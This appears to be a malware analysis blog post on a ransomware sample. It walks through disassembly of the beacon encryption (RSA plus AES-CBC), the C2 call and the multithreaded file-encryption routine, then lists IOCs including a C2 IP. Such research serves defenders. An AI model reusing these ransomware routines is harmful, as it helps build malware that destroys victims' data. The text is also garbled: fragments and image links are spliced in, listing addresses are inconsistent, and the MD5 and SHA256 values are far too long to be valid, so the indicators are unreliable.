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
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 Full scan (all NTFS drives)
 Scan only this folder:

Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
 Calculate MD5 checksums of streams' contents


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R07Lxzmjwvhrts+
  
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Viewing contents of C:\Users\REM\AppData\Local\Temp\boot.sys: lajwewylzuzwgku.



Hidden in this file we can find the generated unique extension, the RSAPublic key, and the Private Session Key. Once these values are retrieved the encryption of the json string takes place.



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0000000000404FB4 push    ecx                ; pPaddingInfo
0000000000404FB5 push    esi                ; lpString
0000000000404FB6 mov     [ebp+var_38], ecx
0000000000404FB9 mov     [ebp+var_34], ecx
0000000000404FBC mov     [ebp+var_30], ecx
0000000000404FBF call   ebx ; strlenA
0000000000404FC1 push    eax                ; cbInput
0000000000404FC2 push    esi                ; pbInput
0000000000404FC3 push    [ebp+hKey]        ; hKey
0000000000404FC6 call   BCryptEncrypt
0000000000404FCB push    [ebp+pcbResult] ; dwBytes
0000000000404FCE call   Get_heap
0000000000404FD3 pop     ecx
0000000000404FD4 push    1                  ; dwFlags
0000000000404FD6 mov     ebx, eax
0000000000404FD8 lea   eax, [ebp+pcbResult]
0000000000404FDB push    eax                ; pcbResult
0000000000404FDC push    [ebp+pcbResult] ; cbOutput
0000000000404FDF lea   eax, [ebp+pbIV]
0000000000404FE2 push    ebx                ; pbOutput
0000000000404FE3 push    10h               ; cbIV
0000000000404FE5 push    eax                ; pbIV
0000000000404FE6 push    0                  ; pPaddingInfo
0000000000404FE8 push    esi                ; lpString
0000000000404FE9 call   ds:strlenA
0000000000404FEF push    eax                ; cbInput
0000000000404FF0 push    esi                ; pbInput
0000000000404FF1 push    [ebp+hKey]        ; hKey
0000000000404FF4 call   BCryptEncrypt
0000000000404FF9 xor     esi, esi
0000000000404FFB push    esi                ; int
0000000000404FFC push    [ebp+var_20]      ; int
0000000000404FFF push    [ebp+lpMem]       ; int
0000000000405002 push    [ebp+pcbResult] ; int
0000000000405005 push    ebx                ; lpMem
0000000000405006 call   sub_401047
000000000040500B mov     ecx, [ebp+pcbResult]
000000000040500E mov     edi, eax
0000000000405010 add     ecx, [ebp+var_20]
0000000000405013 push    [ebp+lpMem]       ; lpMem
0000000000405016 mov     [ebp+cbBinary], ecx
0000000000405019 call   Free_heap
000000000040501E push    ebx                ; lpMem

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000000000040501F call Free_heap
0000000000405024 add esp, 1Ch
0000000000405027 push [ebp+hKey] ; hKey
000000000040502A call BCryptDestroyKey
000000000040502F push esi ; dwFlags
0000000000405030 push [ebp+hObject] ; hObject
0000000000405033 call BCryptCloseAlgorithmProvider
0000000000405038 lea eax, [ebp+cbBinary]
000000000040503B mov [ebp+var_2C], esi
000000000040503E push eax ; pcchString
000000000040503F lea eax, [ebp+var_2C]

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0000000000404D01
0000000000404D01 loc_404D01:
0000000000404D01 mov ebx, ds:strlenA
0000000000404D07 lea eax, [ebp+cbInput]
0000000000404D0A push eax ; pcbBinary
0000000000404D0B lea eax, [ebp+pbInput]
0000000000404D0E mov [ebp+pbInput], edi
0000000000404D11 push eax ; int
0000000000404D12 mov esi, offset PublicKey_RSA_? ; "UI\NBKQAAQAAAAAAAAAAAAAAAAAAAAAAAAAQ4BsgH"
0000000000404D17 mov [ebp+cbInput], edi
0000000000404DEA push esi ; lpString
0000000000404DEB call ebx ; strlenA
0000000000404DED push eax ; cchString
0000000000404DEE push esi ; pszString
0000000000404DEF call Base64_decode
0000000000404DF4 add esp, 10h
0000000000404DF7 test eax, eax
0000000000404DF9 jnz short loc_404E19

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0000000000404E19
0000000000404E19 loc_404E19:
0000000000404E19 xor esi, esi
0000000000404E1B lea eax, [ebp+phKey]
0000000000404E1E push esi ; dwFlags
0000000000404E1F push [ebp+cbInput] ; cbInput
0000000000404E22 push [ebp+pbInput] ; pbInput
0000000000404E25 push eax ; phKey
0000000000404E26 push offset aRsapublicBlob ; "RSAPUBLICBLOB"
0000000000404E2B push esi ; hImportKey
0000000000404E2C push [ebp+phAlgorithm] ; hObject
0000000000404E2F call BCryptImportKeyPair
0000000000404E34 test eax, eax
0000000000404E36 jns short loc_404E4D

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0000000000404E4D
0000000000404E4D loc_404E4D:
0000000000404E4D push [ebp+pbInput] ; lpMem
0000000000404E50 call Free_heap
0000000000404E55 push 20h ; dwBytes
0000000000404E57 call Get_heap
0000000000404E5C pop ecx
0000000000404E5D pop ecx
0000000000404E5E push 2 ; dwFlags
0000000000404E60 push 20h ; cbBuffer
0000000000404E62 mov edi, eax
0000000000404E64 push edi ; pBuffer
0000000000404E65 push esi ; hObject
0000000000404E66 call BCryptGenRandom
0000000000404E6B test eax, eax
0000000000404E6D jns short loc_404E90

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0000000000404E90
0000000000404E90 loc_404E90:
0000000000404E90 ; dwFlags
0000000000404E91 push esi
0000000000404E92 push offset aAes ; "AES"
0000000000404E97 lea eax, [ebp+hObject]
0000000000404E9A push eax ; hObject
0000000000404E9B call BCryptOpenAlgorithmProvider
0000000000404EA0 test eax, eax
0000000000404EA2 jns short loc_404EAD

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0000000000404EAD
0000000000404EAD loc_404EAD:
0000000000404EAD ; dwFlags
0000000000404EAD push esi
0000000000404EAE push 20h ; cbInput
0000000000404EAF push offset pbInput ; "ChainingModeCBC"
0000000000404EB5 push offset aChainingMode ; "ChainingMode"
0000000000404EBA push [ebp+hObject] ; hObject

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The json string is encrypted with AES CBC and the symmetric key encrypted the with the public RSA key. In the following screenshot we can see the json string in plaintext and then encrypted.

After encryption, the json is base64 encoded and then added to the http post request as already shown.

What about the file encryption? After all, this is a ransomware, right? So once the first beacon is sent to the server the ransomware starts the file encryption in a multithreaded fashion. This can be seen in the following screenshots:

```

0000000000402786 push    offset szObjectName ; "gateinfo"
000000000040278B mov     [ebp+lpMem], eax
000000000040278E call   Prep_C2_Wraper_?
0000000000402793 add     esp, 44h
0000000000402796 push    ebx                ; lpMem
0000000000402797 call   Free_heap
000000000040279C pop     ecx
000000000040279D lea    eax, [ebp+SystemInfo]
00000000004027A0 push    eax                ; lpSystemInfo
00000000004027A1 call   ds:GetSystemInfo
00000000004027A7 mov     eax, [ebp+SystemInfo.dwNumberOfProcessors]
00000000004027AA xor     ebx, ebx
00000000004027AC lea    edi, [eax+eax]
00000000004027AF push    edi                ; NumberOfConcurrentThreads
00000000004027B0 push    ebx                ; CompletionKey
00000000004027B1 push    ebx                ; ExistingCompletionPort
00000000004027B2 push    0FFFFFFFFh        ; FileHandle
00000000004027B4 mov     [ebp+nCount], edi
00000000004027B7 call   ds:CreateIoCompletionPort
00000000004027BD mov     [ebp+CompletionPort], eax
00000000004027C0 mov     esi, ebx
00000000004027C2 test   edi, edi
00000000004027C4 jz     short loc_4027E5

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00000000004027C6
00000000004027C6 loc_4027C6:                ; lpThreadId
00000000004027C6 push    ebx
00000000004027C7 push    ebx                ; dwCreationFlags
00000000004027C8 push    eax                ; lpParameter
00000000004027C9 push    offset StartAddress ; lpStartAddress
00000000004027CE push    ebx                ; dwStackSize
00000000004027CF push    ebx                ; lpThreadAttributes
00000000004027D0 call   ds:CreateThread
00000000004027D6 mov     [ebp+esi*4+Handles], eax
00000000004027DD inc     esi
00000000004027DE mov     eax, [ebp+CompletionPort]
00000000004027E1 cmp     esi, edi
00000000004027E3 jb     short loc_4027C6

```

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0000000000402980 push    edi                ; Context
0000000000402981 push    offset sub_401FD7 ; Function
0000000000402986 mov     [edi+0Ch], eax
0000000000402989 call   ds:QueueUserWorkItem
000000000040298F push    esi                ; lpMem
00000000004029C0 call   Free_heap
00000000004029C5 push    [ebp+lpMem]       ; lpMem
00000000004029C8 call   Free_heap
00000000004029CD pop     ecx
00000000004029CE pop     ecx
00000000004029CF jmp     short loc_4029D9

```

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00000000004029D9 loc_4029D9:
00000000004029D9 cmp     dword_40C000, ebx
00000000004029DF ja     short loc_4029D1

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00000000004029D1 loc_4029D1:
00000000004029D1 push    1                ; dwMilliseconds
00000000004029D3 call   ds:Sleep

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00000000004029E1 push    [ebp+hKey]       ; hKey
00000000004029E4 call   BCryptDestroyKey
00000000004029E9 push    ebx              ; dwFlags
00000000004029EA push    [ebp+hAlgorithm] ; hAlgorithm
00000000004029ED call   BCryptCloseAlgorithmProvider
00000000004029F2 mov     edi, [ebp+CompletionPort]
00000000004029F5 push    ebx              ; lpOverlapped
00000000004029F6 push    offset sub_402015 ; dwCompletionKey
00000000004029FB push    ebx              ; dwNumberOfBytesTransferred
00000000004029FC push    edi              ; CompletionPort
00000000004029FD call   ds:PostQueuedCompletionStatus
0000000000402A03 mov     esi, [ebp+nCount]
0000000000402A06 lea   eax, [ebp+Handles]
0000000000402A0C push    0FFFFFFFFh      ; dwMilliseconds
0000000000402A0E push    1                ; bWaitAll
0000000000402A10 push    eax              ; lpHandles
0000000000402A11 push    esi              ; nCount
0000000000402A12 call   ds:WaitForMultipleObjects
0000000000402A18 test   esi, esi
0000000000402A1A mov     esi, ds:CloseHandle
0000000000402A20 jz     short loc_402A36

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0000000000402A22 mov     edi, [ebp+nCount]

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0000000000402A25 loc_402A25:
0000000000402A25 push    [ebp+ebx*4+Handles] ; hObject
0000000000402A2C call   esi              ; CloseHandle
0000000000402A2E inc     ebx
0000000000402A2F cmp     ebx, edi
0000000000402A31 jb     short loc_402A25

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0000000000402A33 mov     edi, [ebp+CompletionPort]

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0000000000402A36 loc_402A36:
0000000000402A36 push    edi              ; hObject
0000000000402A37 call   esi              ; CloseHandle
0000000000402A39 pop     edi
0000000000402A3A pop     esi
0000000000402A3B pop     ebx
0000000000402A3C leave
0000000000402A3D retn
0000000000402A3D Start_encrypt_1_? endp
0000000000402A3D

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00000000040201A
00000000040201A
00000000040201A ; Attributes: bp-based frame
00000000040201A
00000000040201A ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
00000000040201A StartAddress proc near
00000000040201A
00000000040201A NumberOfBytesTransferred= dword ptr -0Ch
00000000040201A Overlapped= dword ptr -8
00000000040201A CompletionKey= dword ptr -4
00000000040201A lpThreadParameter= dword ptr 8
00000000040201A
00000000040201A push    ebp
00000000040201B mov     ebp, esp
00000000040201D sub     esp, 0Ch
000000000402020 lea    eax, [ebp+Overlapped]
000000000402023 push    edi
000000000402024 push    0FFFFFFFh ; dwMilliseconds
000000000402026 push    eax ; lpOverlapped
000000000402027 lea    eax, [ebp+CompletionKey]
00000000040202A push    eax ; lpCompletionKey
00000000040202B lea    eax, [ebp+NumberOfBytesTransferred]
00000000040202E push    eax ; lpNumberOfBytesTransferred
00000000040202F push    [ebp+lpThreadParameter] ; CompletionPort
000000000402032 call   ds:GetQueuedCompletionStatus
000000000402038 mov     edi, offset sub_402015
00000000040203D jmp     short loc_40205E


00000000040205E
00000000040205E loc_40205E:
00000000040205E mov     eax, [ebp+CompletionKey]
000000000402061 cmp     eax, edi
000000000402063 jnz     short loc_40203F

00000000040203F
00000000040203F loc_40203F:
00000000040203F push    [ebp+Overlapped]
000000000402042 push    [ebp+NumberOfBytesTransferred]
000000000402045 call   eax
000000000402047 push    0FFFFFFFh ; dwMilliseconds
000000000402049 lea    eax, [ebp+Overlapped]
00000000040204C push    eax ; lpOverlapped
00000000040204D lea    eax, [ebp+CompletionKey]
000000000402050 push    eax ; lpCompletionKey
000000000402051 lea    eax, [ebp+NumberOfBytesTransferred]
000000000402054 push    eax ; lpNumberOfBytesTransferred
000000000402055 push    [ebp+lpThreadParameter] ; CompletionPort
000000000402058 call   ds:GetQueuedCompletionStatus

000000000402065 push    0 ; lpOverlapped
000000000402067 push    edi ; dwCompletionKey
000000000402068 push    0 ; dwNumberOfBytesTransferred
00000000040206A push    [ebp+lpThreadParameter] ; CompletionPort
00000000040206D call   ds:PostQueuedCompletionStatus
000000000402073 xor     eax, eax
000000000402075 pop     edi
000000000402076 leave
000000000402077 retn   4
000000000402077 StartAddress endp
000000000402077

```

Once it finished it sends yet again another beacon with data to the server but this time to "http://217.8.117.[.126/gatedrivers". In the following picture we can find an example of a ransom note that is left in every directory. The name convention for them is "<extension>-decrypt.hta"



So this will be all for now, there are quite some more interesting aspects to research into like how the file encryption is performed at a cryptographic level, how are some of the other interesting strings (powershell get host by address) used, does this ransomware implement persistence mechanisms, etc. Feel free to contact me for comments and questions. Constructive feedback is always welcomed!

IOCs

Samples:

<https://bazaar.abuse.ch/sample/a7e27cc38a39ff242da39d05e04b95ea9b656829dfe2e90e8226351>

MD5:

79385ed97732aee0036e67824de18e28f4009abe9f41da41e48340c96e29d62cfa4c4ac8b9c1b14951ae8a

SHA256:

8d684a790a5683b8decde9fb5a819c4a164d3032723a151a30ff26d3c2b1aabf6db3aae21a6d80857c85f5

URLs:

[http://217.8.117\[.\]26/gateinfo](http://217.8.117[.]26/gateinfo)[http://217.8.117\[.\]26/gatedrivers](http://217.8.117[.]26/gatedrivers)<http://4dnd3utjsmm2zcsb>

IPs:

217.8.117[.]26

Tria.ge Sandbox reports:

<https://tria.ge/reports/200724-gmz55kbvr2/behavioral1><https://tria.ge/reports/200724-2v2mzfsjwx/behavioral1><https://tria.ge/reports/200724-kfjg2xf1b2/behavioral1><https://tria.ge/reports/200724-64rls1gjl2/behavioral1><https://tria.ge/reports/200724-b5zwtacds/behavioral1><https://tria.ge/reports/200724-15z7parj4x/behavioral1><https://tria.ge/reports/200724-zxydprjys/behavioral1>

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